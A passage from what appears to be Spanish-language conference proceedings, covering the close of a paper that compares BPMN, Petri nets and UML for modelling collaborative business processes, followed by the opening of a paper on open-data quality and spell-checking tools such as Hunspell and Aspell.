- **Tipos de diagramas requeridos:** la variedad de representaciones gráficas que deben conocerse para modelar los procesos de negocio según las perspectivas global y local dependen del lenguaje elegido. Con BPMN se puede usar un único diagrama para representar colaboraciones (diagrama de colaboración), aunque dispone de uno exclusivo para procesos de negocio colaborativos y su perspectiva global (diagrama de coreografía). Las redes de Petri utilizan siempre una representación mediante grafos y lo que puede cambiar es el agregado de algún nuevo constructor con alguna semántica definida formalmente (involucrando

⁷ <https://www.bizagi.com/?lang=es>

⁸ <https://www.signavio.com/>

⁹ <https://www.ibm.com/products/process-management-software-in-the-cloud>

¹⁰ <https://www.oracle.com/middleware/technologies/bpm.html>

¹¹ <https://camunda.com/>

¹² <https://www.eclipse.org/bpmn2-modeler/>

¹³ <https://visualstudio.microsoft.com/es/>

¹⁴ <http://staruml.io/>

¹⁵ <https://www.modelio.org/>

¹⁶ <https://www.microsoft.com/es-es/microsoft-365/visio/flowchart-software>

¹⁷ <https://github.com/bptlab/chor-js>

places y/o transitions). Los diagramas de actividad y de secuencia UML no cambian para representar las diferentes perspectivas.

Sobre la base de este análisis, se conforma una tabla de resultados (Tabla 2), que sirve para la implementación del *framework*.

Tabla 2. Resultados de la evaluación de los lenguajes de modelado para representar colaboraciones según los criterios definidos.

Lenguajes/ Criterios	BPMN	Redes de Petri	UML	
			Diag. de actividad	Diag. de secuencia
<i>Expresividad</i>	5	3	4	2
<i>Formalidad</i>	4	5	4	3
<i>Concisión</i>	5	2	3	3
<i>Versatilidad</i>	5	3	4	4
<i>Ejecución</i>	4	5	3	3
<i>Facilidad de entendimiento</i>	3	2	5	3
<i>Facilidad de aprendizaje</i>	3	2	5	4
<i>Soporte de herramientas</i>	4	4	5	5
<i>Disponibilidad de herramientas gratuitas</i>	3	4	5	5
<i>Extensibilidad</i>	3	2	5	5
<i>Dominio de aplicación</i>	5	3	4	3
<i>Tipos de diagramas requeridos</i>	3	5	4	4

3.3. Conclusiones de la evaluación

Los resultados de la Tabla 2 muestran que ningún lenguaje es predominante según todos los criterios simultáneamente. Dependiendo del grupo de criterios al que se le asigne mayor relevancia, habrá un lenguaje que se destacará de los demás, por las ventajas que ofrezca. Si dicha tabla se utiliza como base para el desarrollo de un *framework*, a partir de la identificación del grupo de criterios que requiere o que sean importantes de acuerdo con las características de un nuevo proyecto/implementación BPM implicando procesos colaborativos (considerando todos los involucrados/*stakeholders*), sería posible aproximar el lenguaje más apropiado, por las ventajas que aportaría.

3.4. Implementación del *framework*

Actualmente, se está trabajando en la implementación del *framework* mediante un prototipo, el cual se encuentra en etapa de definición de requerimientos. Entre los más importantes, se destacan: (1) poder actualizar los valores de la Tabla 2 en la medida que se amplíe la revisión de la literatura o surjan nuevos trabajos al respecto; (2) poder agregar nuevos criterios/lenguajes; (3) poder elegir las características de los proyectos, asignando diferentes pesos según los criterios importantes; (4) permitir recomendar la mejor opción de lenguaje para los proyectos; (5) realizar el

desarrollo como una plataforma Web debido a la disponibilidad de recursos para ello.

4. Potenciales casos de estudio

Para probar la utilidad del *framework*, se cuenta con dos situaciones que requieren lidiar con la selección de un lenguaje apropiado para modelar colaboraciones.

En el primero de los casos, se está trabajando junto a dos organizaciones interesadas en optimizar sus operaciones mediante un modelo colaborativo, ya que presentan un elevado grado de interacción entre ellas. En este contexto, la empresa *Melkon S.A.* se compone de dos unidades de negocio (organizaciones): *Nitron* y *Métron* (los nombres han sido cambiados y sus procesos de negocio serán descritos con el suficiente nivel de abstracción, a modo de preservar sus identidades y la privacidad de sus procesos internos). La primera produce maquinaria agrícola y la segunda, partes y componentes para dichas maquinarias. Entre ambas unidades de negocio existe una fuerte relación que afecta principalmente las áreas de compras, calidad y producción. Para ejemplificar, cuando *Métron* planifica la producción de maquinarias agrícolas involucra a personal de producción de *Nitron*, quienes deben coordinar y adaptar sus planes de producción para cumplir con la planificación de *Métron*. A su vez, *Métron* se compone de varias plantas productivas, ubicadas físicamente en diferentes lugares. Esto plantea un flujo permanente de físicos, tanto de materias primas como de piezas, entre las distintas plantas y con proveedores de servicios de mecanizado denominados “procesos de terceros”.

El segundo caso corresponde al *Centro Auditor* dependiente de la Secretaría de Extensión Universitaria del Rectorado de la Universidad Tecnológica Nacional. La tarea fundamental del mismo es validar ante la Secretaría de Energía de la Nación las auditorías que realicen auditores presentes en diferentes Facultades, las cuales proporcionan este servicio a operadores de estaciones de servicio de combustibles, almacenaje de combustibles, etc. Por lo tanto, hay una interacción biunívoca entre el *Centro Auditor* y las diferentes Facultades, que puede ser abordada mediante un modelo apropiado de colaboración.

5. Conclusiones

Al momento de iniciar determinado proyecto o implementación BPM en un ámbito inter-organizacional, es difícil tener la seguridad de que la documentación y los modelos que serán generados podrán representarse de acuerdo con las expectativas esperadas. Una vez comenzada la adopción de determinada notación o lenguaje, puede pasar un tiempo considerable desde el inicio del proyecto hasta percibir que no fue una buena decisión y tener que volver a modelar todo con un lenguaje diferente.

Por lo tanto, en el presente trabajo se ha descrito un análisis y comparación de diferentes alternativas actuales

para modelar procesos de negocio colaborativos, a fin de seleccionar la más apropiada para el modelado durante determinado proyecto. Se han considerado las siguientes opciones: (1) el lenguaje BPMN (versión 2.0); (2) las redes de Petri o *WorkFlow nets (WF-nets)*; (3) los diagramas de actividad de UML; y (4) los diagramas de secuencia de UML. Producto de dicho análisis se ha concluido que dependiendo del grupo de criterios al que se le asigne mayor relevancia en el proyecto, habrá un lenguaje que se destacará de los demás, por las ventajas que ofrezca.

Finalmente, sobre la base del análisis, se propuso un *framework*, cuya aplicación a proyectos concretos, partiendo de una especificación de sus principales características y/o requerimientos, permita obtener una recomendación acerca del lenguaje de modelado adecuado para llevarlos adelante por parte de todos los interesados/*stakeholders*.

6. Trabajos futuros

El trabajo futuro se centrará en perfeccionar los resultados del análisis y comparación de las diferentes alternativas para modelar procesos colaborativos, ampliando la revisión de la literatura y teniendo en cuenta si es conveniente agregar criterios adicionales.

También se terminará la implementación del *framework* para poder aplicarlo a dos casos de estudio actuales, los cuales involucran procesos de negocio colaborativos. En uno de ellos los interesados no conocen nada acerca de procesos de negocio ni sistemas de información; en el otro, parte del personal conoce de sistemas, y algo de procesos de negocio y cadenas de valor. Por lo tanto, será muy valioso conocer el resultado de aplicar el *framework* a ambos casos antes de comenzar a realizar la implementación BPM, específicamente en lo que respecta a la documentación de los modelos, para que sea accesible y mantenible por los interesados en el futuro.

Referencias

- [1] C.-M. Chituc, A. Azevedo y C. Toscano, «A framework proposal for seamless interoperability in a collaborative networked environment,» *Computers in industry*, vol. 60, n° 5, pp. 317-338, 2009.
- [2] L. M. Camarinha-Matos, H. Afsarmanesh, N. Galeano y A. Molina, «Collaborative networked organizations—Concepts and practice in manufacturing enterprises,» *Computers & Industrial Engineering*, vol. 57, n° 1, pp. 46-60, 2009.
- [3] P. D. Villarreal, E. Salomone y O. Chiotti, «Modeling and Specification of Collaborative Business Processes with a MDS Approach and a UML Profile,» *Enterprise modeling and computing with UML*, pp. 13-44, 2007.
- [4] M. Weske, *Business process management: concepts, languages, architectures*, 2da ed., Springer Publishing Company, Incorporated, 2012.
- [5] Object Management Group (OMG), «Business Process Model and Notation (BPMN) version 2.0. Specification “formal/2011-01-03”. Technical Report.,» 2011. [En línea]. Available: <http://www.omg.org/spec/BPMN/2.0/PDF>.
- [6] I. M. Lazarte, L. H. Thom, C. Iochpe, O. Chiotti y P. D. Villarreal, «A distributed repository for managing business process models in cross-organizational collaborations,» *Computers in Industry*, vol. 64, n° 3, pp. 252-267, 2013.
- [7] R. S. Aguilar-Savén, «Business process modelling: Review and framework,» *International Journal of production economics*, vol. 90, n° 2, pp. 129-149, 2004.
- [8] M. B. Araújo y R. F. Gonçalves, «Selecting a notation to modeling business process: a systematic literature review of technics and tools,» de *IFIP International Conference on Advances in Production Management Systems*, 2016.
- [9] G. Reggio y M. Leotta, «A method-wise approach for selecting the most suitable business process modelling notation,» de *2019 45th Euromicro Conference on Software Engineering and Advanced Applications (SEAA)*, 2019.
- [10] W. van der Aalst, «Modeling and analyzing interorganizational workflows,» de *Proceedings 1998 International Conference on Application of Concurrency to System Design*, 1998.
- [11] W. van der Aalst, «Verification of workflow nets,» de *International Conference on Application and Theory of Petri Nets*, 1997.
- [12] Object Management Group (OMG), «Unified Modeling Language (UML) version 2.5.1. Specification “formal/17-12-05”,» 2017. [En línea]. Available: <https://www.omg.org/spec/UML/2.5.1/PDF>.
- [13] P. D. Villarreal, E. Salomone y O. Chiotti, «A MDA-based development process for collaborative business processes,» *Milestones, Models and Mappings for Model-Driven Architecture*, vol. 17, 2006.
- [14] M. Dumas, M. La Rosa, J. Mendling y H. A. Reijers, *Fundamentals of Business Process Management*, Springer-Verlag Berlin Heidelberg, 2013.
- [15] D. Cocconi, J. P. Ferreyra, C. Verino y M. Pérez, «Optimización organizacional basada en la aplicación del ciclo de vida BPM completo para la mejora continua de los procesos de negocio,» de *6to Congreso Nacional de Ingeniería Informática – Sistemas de Información, CoNaISI 2018*, Mar del Plata, Argentina, 2018.
- [16] D. A. Cocconi, J. M. Roa y P. D. Villarreal, «Collaborative Business Process Management Through a Platform Based on Cloud Computing,» *CLEI Electronic Journal*, vol. 21, n° 2, pp. 6:1-6:26, 2018.
- [17] I. M. Lazarte, E. Tello-Leal, J. Roa, O. Chiotti y P. D. Villarreal, «Model-driven development methodology

- for B2B collaborations,» de *2010 14th IEEE International Enterprise Distributed Object Computing Conference Workshops*, 2010.
- [18] W. M. P. van der Aalst y M. Weske, «The P2P approach to interorganizational workflows,» de *International conference on advanced information systems engineering*, 2001.
- [19] J. Arlow y I. Neustadt, UML 2, ANAYA, 2005.
- [20] N. Russell, W. M. P. van der Aalst, A. H. M. ter Hofstede y P. Wohed, «On the suitability of UML 2.0 activity diagrams for business process modelling,» de *APCCM'06 Proceedings of the 3rd Asia-Pacific conference on Conceptual modelling*, 2006.
- [21] B. Hofreiter y C. Huemer, «A model-driven top-down approach to inter-organizational systems: From global choreography models to executable BPEL,» de *2008 10th IEEE Conference on E-Commerce Technology and the Fifth IEEE Conference on Enterprise Computing, E-Commerce and E-Services*, 2008.
- [22] P. D. Villarreal, I. Lazarte, J. Roa y O. Chiotti, «A modeling approach for collaborative business processes based on the up-colbip language,» de *International conference on business process management*, 2009.
- [23] D. Cocconi, M. Pérez, J. P. Ferreyra, C. Verino, G. Melano, N. Cocconi y A. Biasco, «Simulación de procesos de negocio utilizando técnicas de minería de procesos para estimar recursos computacionales necesarios para la apropiada implementación de un sistema BPMS/SIOP,» de *7mo. Congreso Nacional de Ingeniería Informática – Sistemas de Información, CoNallSI 2019 (San Justo, Buenos Aires, Argentina)*, 2019.
- [24] J. Webster y R. T. Watson, «Analyzing the past to prepare for the future: Writing a literature review,» *MIS quarterly*, pp. xiii-xxiii, 2002.
- [25] J. L. Pereira y D. Silva, «Business process modeling languages: A comparative framework,» de *New Advances in Information Systems and Technologies*, Springer, Cham, 2016, pp. 619-628.
- [26] Z. Yan, H. A. Reijers y R. M. Dijkman, «An evaluation of BPMN modeling tools,» de *International Workshop on Business Process Modeling Notation*, 2010.
- [27] S. H. Malekan y H. Afsarmanesh, «Overview of business process modeling languages supporting enterprise collaboration,» de *International Symposium on Business Modeling and Software Design*, 2013.
- [28] M. Cortes Cornax, S. Dupuy-Chessa, D. Rieu y M. Dumas, «Evaluating choreographies in BPMN 2.0 using an extended quality framework,» de *International Workshop on Business Process Modeling Notation*, 2011.
- [29] P. Wohed, W. M. P. van der Aalst, M. Dumas, A. H. M. ter Hofstede y N. Russell, «On the suitability of BPMN for business process modelling,» de *International conference on business process management*, 2006.
- [30] W. M. P. van der Aalst y A. H. M. ter Hofstede, «Workflow patterns: On the expressive power of (petri-net-based) workflow languages,» de *Proceedings of the fourth workshop on the practical use of coloured petri nets and CPN Tools (CPN 2002)*, 2002.
- [31] H. Shen, A. Virani y J. Niu, «Formalize UML 2 sequence diagrams,» de *2008 11th IEEE High Assurance Systems Engineering Symposium*, 2008.
- [32] O. Kopp, F. Leymann y S. Wagner, «Modeling choreographies: BPMN 2.0 versus BPEL-based approaches,» de *Enterprise modelling and information systems architectures (EMISA 2011)*, 2011.
- [33] R. M. Dijkman, M. Dumas y C. Ouyang, «Formal semantics and analysis of BPMN process models using Petri nets,» 2007.
- [34] L. M. Daniele, L. Ferreira Pires y M. van Sinderen, «Process-Oriented Behavior Generation Using Interaction Patterns,» de *2010 14th IEEE International Enterprise Distributed Object Computing Conference Workshops*, 2010.
- [35] F. Corradini, F. Fornari, A. Polini, B. Re, F. Tiezzi y A. Vandin, «BProVe: a formal verification framework for business process models,» de *2017 32nd IEEE/ACM International Conference on Automated Software Engineering (ASE)*, 2017.
- [36] M. Chinosi y A. Trombetta, «BPMN: An introduction to the standard,» *Computer Standards & Interfaces*, vol. 34, n° 1, pp. 124-134, 2012.
- [37] N. Genon, P. Heymans y D. Amyot, «Analysing the cognitive effectiveness of the BPMN 2.0 visual notation,» de *International conference on software language engineering*, 2010.
- [38] L. Li, X. Li, T. He y J. Xiong, «Extensics-based test case generation for UML activity diagram,» *Procedia Computer Science*, vol. 17, pp. 1186-1193, 2013.
- [39] D. Ritter, J. Ackermann, A. Bhatt y F. O. Hoffmann, «Building a business graph system and network integration model based on BPMN,» de *International Workshop on Business Process Modeling Notation*, 2011.
- [40] F. Corradini, A. Morichetta, A. Polini, B. Re y F. Tiezzi, «Collaboration vs. choreography conformance in BPMN 2.0: from theory to practice,» de *2018 IEEE 22nd International Enterprise Distributed Object Computing Conference (EDOC)*, 2018.
- [41] M. Geiger y G. Wirtz, «BPMN 2.0 serialization-standard compliance issues and evaluation of modeling tools,» *Enterprise Modelling and Information Systems Architectures (EMISA 2013)*, 2013.
- [42] R. Braun, «BPMN Extension Profiles--Adapting the Profile Mechanism for Integrated BPMN Extensibility,» de *2015 IEEE 17th Conference on Business Informatics*, 2015.
- [43] B. List y B. Korherr, «An evaluation of conceptual business process modelling languages,» de *Proceedings*

of the 2006 ACM symposium on Applied computing, 2006.

- [44] A. Schönberger, «Visualizing b2bi choreographies,» de *2011 IEEE International Conference on Service-Oriented Computing and Applications (SOCA)*, 2011.
- [45] D. Birkmeier y S. Overhage, «Is BPMN really first choice in joint architecture development? an empirical study on the usability of BPMN and UML activity diagrams for business users,» de *International Conference on the Quality of Software Architectures*, 2010.

Validación de la Calidad en Datos Abiertos con respecto a la detección de errores ortográficos utilizando la métrica del factor Syntactic Correctness

Roxana Martínez, Christian Parkinson
Centro de Altos Estudios en Tecnología Informática (CAETI).
Universidad Abierta Interamericana,
Ciudad Autónoma de Buenos Aires, Argentina
{Roxana.Martinez, Christian.Parkinson}@uai.edu.ar

Resumen

En este trabajo se muestran distintos principios de calidad de los datos abiertos propuestos por organizaciones reconocidas a nivel internacional en la temática de gobierno abierto. Se verifica la calidad del dato a través de la métrica para la detección de errores ortográficos, utilizando el concepto del factor Syntactic Correctness. Por lo que, se presenta una sección con los trabajos relacionados orientados a la calidad de los portales de datos abiertos, y de las diversas herramientas de detección de errores ortográficos existentes. El objetivo y aporte de esta investigación fue incorporar y adaptar la herramienta más apropiada (según análisis comparativo realizado y verificado en este mismo estudio) con la inclusión de nuevas características y funciones de detección, en un desarrollo propio de software, el cual realiza un control de la calidad de los datos abiertos desde el aspecto de la detección de errores ortográficos en los datos de cada uno de los campos del tipo cadena de texto que conforman al Dataset analizado. Se tuvo en cuenta distintos criterios de análisis, que llevó al diseño de algoritmos en el prototipo para una mejor detección de falencias, como así de cantidad de ocurrencias por error. Además, se detectan los campos completos, es decir se analiza campo por campo (lo que conforma un registro), con el fin de verificar que todos fueron cargados, en caso contrario, se contabiliza como campo faltante. Este resultado, permite que un usuario utilice la herramienta de validación, y logre una mejor concientización de los aspectos que implican la calidad en los datos abiertos.

Palabras Clave: Calidad de Datos Abiertos; Herramienta de Validación; Ortografía en datos abiertos; Gobierno Abierto.

1. Introducción

Como es de público conocimiento, la innovación tecnológica facilita la creación de diversos canales que permiten que los ciudadanos tengan un mayor grado de participación pública. Es por eso que el rol de las TIC, es decir de las tecnologías de la información y la comunicación, son fundamentales en el contexto de la transformación de un Gobierno Abierto e innovador. La innovación tecnológica es fundamental en el papel de los procesos de consultas de datos públicos, abiertos y colaborativos, ésta sigue creciendo y es un aliado fundamental en la era del desarrollo y colaboración para articular la participación ciudadana en el Estado Mundial.

En las siguientes secciones se tratan los distintos conceptos y sus alcances como ser: Gobierno Abierto, Transparencia, Datos Públicos y la importancia de éstos para con el ciudadano.

1.1. Gobierno abierto

Actualmente existe un nuevo paradigma en toda la gestión pública tanto a nivel nacional como internacional, que se encuentra basado en distintos valores de transparencia de participación y de colaboración entre los distintos actores que intervienen en el gobierno y los ciudadanos. Este concepto de una política de apertura hacia el ciudadano implica la adopción de distintos procesos y una mayor participación por parte de éstos, en las actividades estatales para lograr la búsqueda de soluciones que están relacionadas con problemas públicos.

Gobierno Abierto es un “proceso de transformación del Estado que promueve la transparencia, la participación ciudadana y la colaboración como principios de diseño para una gestión pública innovadora” [1]. El “Gobierno Abierto se basa en cuatro pilares fundamentales: transparencia, rendición de cuentas, participación ciudadana y colaboración e innovación pública y

ciudadana” [2]. El concepto de transparencia va relacionado con el concepto de rendición de cuentas esto quiere decir, que un organismo público brinda información sobre las políticas que implementa, sus actividades internas, planes de acción y sus datos. El acceso a la información pública, le permite al ciudadano, tener un mejor debate público con evidencia y así, poder crear nuevas oportunidades para generar valor agregado. Por otra parte, se menciona a la colaboración, este concepto hace hincapié para trabajar en forma conjunta con los distintos ciudadanos, con las organizaciones no gubernamentales, universidades y/o empresas varias, donde todos juntos buscan soluciones innovadoras a los diversos problemas públicos que se pueden presentar generando de esa manera, una mejor calidad de vida.

La implementación del gobierno abierto en las Administraciones Públicas ha fomentado el suministro de información pública mediante la utilización de las páginas web oficiales y la creación de los portales de datos abiertos (open data) y de transparencia [3].

En la Figura 1, se muestran los distintos pilares mencionados anteriormente como ser: la transparencia participación y colaboración. Además, se pueden observar distintos elementos que forman parte del entorno del Gobierno Abierto, siendo éstos, la comunicación al ciudadano, consultas de liberación con estos, co-diseño de las políticas públicas con los ciudadanos, la organización de sociedades, metodologías de trabajo, por ejemplo: trabajo en forma horizontal, el monitoreo de las diversas políticas públicas y, sobre todo, los datos involucrados en el Gobierno Abierto.



Figura 1. Se muestra el contexto de los conceptos principales de Gobierno Abierto [1].

1.2. Datos públicos versus datos abiertos

El Estado Nacional debe incorporar las técnicas, TIC y los conocimientos necesarios para gestionar dicha

cantidad de datos con un diseño tecnológico y por sobre todo enfocado en el ciudadano promedio. Es importante tener en cuenta el uso y reutilización responsable y sustentable, por parte de actores públicos y/o privados.

Una de las grandes diferencias entre el dato público y el dato abierto, es que “el dato público es todo aquel que puede ser accedido o consultado por cualquier persona u organismo de forma libre, aunque no necesariamente sean datos digitalizados” [4], básicamente debe tener un marco regulatorio. Por el otro lado, los “datos abiertos (open data) son datos que pueden ser utilizados, reutilizados y redistribuidos libremente por cualquier persona, y que se encuentran sujetos, cuando más, al requerimiento de atribución y de compartirse de la misma manera en que aparecen” [5]. Estos datos deben estar en formatos digitales, con un modelo estándar abierto.

Por otro lado, es importante tener en cuenta el concepto del dato sensible, es decir, “existe un conjunto de datos denominados sensibles que deben ser protegidos en todo caso, salvo que hayan sido expresamente cedidos por su titular. Son datos sensibles aquellos que, de divulgarse de manera indebida, afectarían la esfera íntima del individuo o podrían ser motivo de discurso de odio o discriminación por origen racial o étnico, estado de salud, información genética, creencias religiosas, filosóficas o morales, afiliación sindical o partidaria, opiniones políticas y preferencias sexuales” [6].

1.3. Transparencia

Todo lo que es relativo al derecho de acceso a la información pública, la participación ciudadana y la transparencia de la gestión pública, se relaciona básicamente con algunos de los principios de acceso a la información pública [7]. Uno de estos principios se enfoca en la transparencia y máxima divulgación, esto es, que toda la información en custodia o bajo control debe ser accesible a todas las personas, básicamente atender las necesidades de la sociedad y al interés público. Parte de estos principios, también hace referencia a la apertura de datos, es decir, la información debe ser accesible en distintos formatos electrónicos que de alguna forma faciliten su procesamiento y de esta manera, permitan su reutilización o su redistribución por parte de terceros.

2. Aspectos de calidad para datos abiertos

Hoy por hoy existen muchos conjuntos de datos que son brindados en los portales de datos abiertos, tanto a nivel nacional como a nivel internacional, por lo que un punto interesante a tener en cuenta, es que estos conjuntos de datos muchas veces, no poseen datos de calidad, es decir, no están en un formato correcto, existen errores ortográficos, o bien se encuentran campos incompletos. En otro de los trabajos realizados por los autores, se indica la

importancia de estos aspectos, ya que “los datos abiertos brindan una gran ventaja en la administración pública, debido a que permiten un mayor acceso a la información y un mejor conocimiento para la toma de decisiones políticas, estimulando el desarrollo de servicios innovadores y colaborativos. Los gobiernos actuales enfrentan grandes desafíos en base al contexto de este nuevo paradigma” [8].

En esta sección se tratan algunos aspectos que son considerados a la hora de determinar si un dataset, posee datos de calidad.

2.1. Aspectos de calidad según Open Data Charter

Según Open Data Charter, Carta Internacional de Datos Abiertos [9], su misión es hacer que los datos estén abiertos y disponibles gratuitamente para todas las personas y al mismo tiempo, esta organización tiene como misión proteger los derechos de las personas y las comunidades. Su visión general es que los gobiernos puedan recopilar, compartir y utilizar datos bien organizados y gestionados, para impulsar políticas y prácticas que permitan responder de manera eficaz, a los desafíos sociales económicos y ambientales más urgentes. Básicamente, trabaja en colaboración con más de 100 gobiernos y organizaciones que se esfuerzan para abrir datos basados en un conjunto de principios compartidos.

Esta organización, sostiene que “la apertura de datos gubernamentales puede fomentar la construcción de sociedades más interconectadas que satisfagan mejor las necesidades de los ciudadanos y permitan que la innovación, la justicia, la transparencia y la prosperidad prosperen, al tiempo que se garantiza la participación cívica en las decisiones públicas y la rendición de cuentas de los gobiernos” [10].

Los seis principios del Open Data Charter [9], serán la base para el acceso a los datos y para la divulgación y uso de los datos, son:

1. Abrir por defecto: Quiere decir que los datos están abiertos a todos los ciudadanos. Los gobiernos deben justificar los datos que se mantienen cerrados, por ejemplo, por razones de seguridad o protección de datos.

2. Oportuno y completo: Los datos abiertos sólo son valiosos si siguen siendo relevantes. Por otro lado, la información se publica de forma rápida y completa, lo que es fundamental para su éxito. En la medida de lo posible, los gobiernos deberían proporcionar datos en su forma original y sin modificaciones.

3. Accesible y utilizable: Garantizar que los datos sean legibles por máquina y fáciles de encontrar. Los portales son una forma de lograrlo. Pero también es importante pensar en la experiencia del usuario de quienes acceden a los datos, incluidos los formatos de archivo en los que se proporciona la información.

4. Comparable e interoperable: Cuantos más conjuntos de datos de calidad tenga acceso y más fácil sea para ellos hablar entre ellos, más valor potencial podrá obtener de ellos. Los estándares de datos cumplen un rol fundamental.

5. Mejorar la gobernanza y la participación ciudadana: Los datos abiertos tienen la capacidad de permitir que los ciudadanos (y otros en el gobierno) tengan una mejor idea de lo que están haciendo los funcionarios y los políticos. Esta transparencia puede mejorar los servicios públicos y ayudar a que los gobiernos rindan cuentas.

6. Para el desarrollo y la innovación inclusivos: los datos abiertos pueden ayudar a impulsar el desarrollo económico inclusivo. Por ejemplo, un mayor acceso a los datos puede hacer que la agricultura sea más eficiente o puede usarse para abordar el cambio climático.

2.2. Aspectos de Calidad según Open Government Data

La Open Government Data, Datos de Gobierno Abierto [11], tiene como misión brindar principios para que los datos gubernamentales, se identifiquen como datos abiertos. Los datos gubernamentales se considerarán abiertos si se hacen públicos de una manera que cumpla con los principios siguientes:

1. Completa: Todos los datos públicos están disponibles. Los datos públicos son datos que no están sujetos a limitaciones válidas de privacidad, seguridad o privilegios. Los ciudadanos tienen derecho a conocer y reutilizar el contenido de los datos que contienen los gobiernos.

2. Primaria: Los datos se recopilan en la fuente, con el mayor nivel posible de granularidad, no en forma agregada o modificada.

3. Oportuna: Los datos están disponibles tan rápido como sea necesario para preservar el valor de los datos.

4. Accesible: Los datos están disponibles para la más amplia gama de usuarios para la más amplia gama de propósitos.

5. Procesable a máquina: Los datos están razonablemente estructurados para permitir un procesamiento automatizado.

6. No discriminatorio: Los datos están disponibles para cualquier persona, sin necesidad de registrarse.

7. No propietario: Los datos están disponibles en un formato sobre el que ninguna entidad tiene control exclusivo.

8. Sin licencia: Los datos no están sujetos a ningún derecho de autor, patente, marca registrada o regulación de secreto comercial. Se pueden permitir restricciones razonables de privacidad, seguridad y privilegios.

Con respecto a los datos gubernamentales, debido a que son financiados con dinero público de los ciudadanos, la

información contenida en estos datos es pública y debe estar a disposición de cualquier ciudadano. Por lo que, estos deben estar disponibles en un formato abierto, que respete estándares técnicos y permita su reutilización y difusión.

Este trabajo trata el principio número 1, “*Completa*” del Open Government Data, Datos de Gobierno Abierto [11], y el principio número 2, “*Oportuno y Completo*” del Open Data Charter [9], con el fin de analizar cada campo de un conjunto de datos desde su validación ortográfica.

3. Trabajos relacionados

En esta sección se analizan trabajos relacionados con la temática de calidad de datos abiertos y herramientas de detección ortográfica.

3.1. Calidad en los portales de datos abiertos

Existen trabajos [12], [13], [14], [15] [16] que se enfocan en establecer criterios y clasificaciones de niveles de calidad de los datos abiertos. Algunos escenarios de análisis se orientan a partir de la reutilización de datos abiertos y públicos. Por otra parte, algunas técnicas de medición de calidad, se basan en el concepto de la disponibilidad de los datos en los portales abiertos, con el fin de propiciar un nivel de disposición adecuado para los consumidores de estos. Además, se definen mecanismos para evaluar la madurez de un portal, a través de métricas para medir la calidad, como, por ejemplo: la trazabilidad, la completitud y la conformidad. Otros trabajos [17], orientan la evaluación de la calidad en el análisis del modelo de cinco estrellas de Berners-Lee y otros factores que ayudan a evaluar la reutilización. Además, proponen que se puede analizar la relación entre la demanda de los datos abiertos y la dispersión de distribuciones y conjuntos de datos disponibles sobre una determinada temática, por lo que, es interesante estudiar el resultado de si concentrar la información en pocos conjuntos de datos más completos y manejables, podría ayudar a mejorar la eficiencia en la publicación de éstos.

Otros trabajos [18] proponen técnicas para resolver los problemas con los sitios de gobierno de datos y para ello, desarrollan framework o técnicas que dan servicios de datos basados en la web que se estructurarán semánticamente. Este concepto en la utilización de framework, puede contemplar aspectos de: a) Proveedor de datos: Que los proveedores alojen sus datos de manera estándar para que, en el futuro, otros puedan usar / reutilizarlos de manera más semántica. El proveedor de datos puede trabajar con los formatos de conjuntos de datos estructurados como: CSV, XML, JSON, etc.; luego, que los datos estén disponibles utilizando un esquema de metadatos o un vocabulario. Para mejorar la calidad del software de los portales que realizan un tratamiento de

datos abiertos geoespaciales, existen trabajos [19], que proponen enfoques en el desarrollo y aplicación de un vocabulario base transversal que apoya la descripción de temas geoespaciales. El método de anotación resultante está integrado en una nueva plataforma de colaboración de acceso abierto que admite la difusión de datos públicos. Para ello, hacen mención a la utilización de ArcGIS Hub [20] que es una nueva plataforma de acceso abierto que admite y organiza el compromiso cívico y la colaboración directa entre los gobiernos y sus ciudadanos. ArcGIS Hub posee nuevas funcionalidades para compartir datos abiertos, catálogos de metadatos configurables, integración con registros de metadatos regionales y nacionales.

3.2. Herramientas de detección de errores ortográficos

En este apartado se describen las APIs (Interfaces de Programación de Aplicación) más populares que permiten agregar la funcionalidad de detección de errores gramaticales y ortográficos a los desarrollos.

A continuación, se muestra el trabajo realizado con una investigación de las distintas herramientas de detección de errores ortográficos para luego, en secciones posteriores, lograr implementarlas, compararlas, analizarlas y determinar cuál es la más apropiada para llevar a cabo una medición de los campos de texto que poseen errores ortográficos en los conjuntos de datos de los portales abiertos.

Si bien todas las herramientas tienen el mismo objetivo, se toma en cuenta la facilidad de integración a los proyectos, la flexibilidad de los diccionarios para ingresar nuevas palabras, la ubicación de los diccionarios (local o remoto), y los lenguajes de programación que las soportan.

En primer lugar, se describe a Hunspell [21], es uno de los componentes de detección de errores y gramaticales más populares, utilizada por aplicaciones como Google Chrome, LibreOffice, OpenOffice.org, Mozilla Firefox 3 & Thunderbird, como también en paquetes de software como macOS, InDesign, memoQ, Opera y SDL Trados. Fue Desarrollado en C++ bajo GPL/LGPL/MPL, y las principales funciones que se destacan son: la capacidad de brindar soporte para procesar caracteres Unicode, o con morfología compleja, realizar sugerencias utilizando algoritmos de similitud n-gram [22], datos de pronunciación basados en reglas y diccionarios, realizar análisis morfológico junto con sus derivadas. En cuanto a los idiomas que procesa incluye los diccionarios de MySpell (Viejo corrector ortográfico de Apache Open Office), como a su vez los de LibreOffice y extensiones, y Mozilla Add-Ons. Por último, provee interfaces para dispositivos Android (AndroidHunspellService), com además para Perl, .Net, Python, Ruby (1,2,3), Delphi, Java, etc.

En segundo lugar, se destaca Aspell.Net [23], que es un componente que provee un motor de revisión de escritura, es una API desarrollada en visual C#, basando su funcionalidad en la librería GNU Aspell mediante un puerto WIN32 API. GNU Aspell es una librería desarrollada en C++ que permite detectar los errores y realizar las sugerencias sobre posibles palabras que pueden reemplazar a la palabra que fue mal escrita. Otro elemento por destacar es que puede trabajar con documentos escritos en UTF8 sin la necesidad de utilizar un diccionario especial. Por último, soporta varios lenguajes, dado que la especificación y diccionario de cada lenguaje se encuentra en archivos independientes utilizados por el motor.

En tercer lugar, se puede mencionar a Proofreading API [24] de la empresa “LanguageTool GmbH”, se trata de un componente comercial para la validación gramática y detección de errores ortográficos. Internamente utiliza como motor de ortográfico a Hunspell, y las aplicaciones para utilizar los servicios, deben incluir una referencia a un servicio HTTP API, utilizando el formato de JSON, los usos de estos elementos estandarizados independizan a la herramienta del lenguaje de programación subyacente. Una característica interesante de este API es la validación de fechas y detección de género (en determinados lenguajes). El tiempo promedio de procesamiento es de 300 milisegundos cada 1000 caracteres. Para el uso de este API se contrata un paquete de comprobaciones diarias. Una limitación es que ofrece solamente 15 lenguajes, y debe ser utilizado en entornos conectados a la Internet.

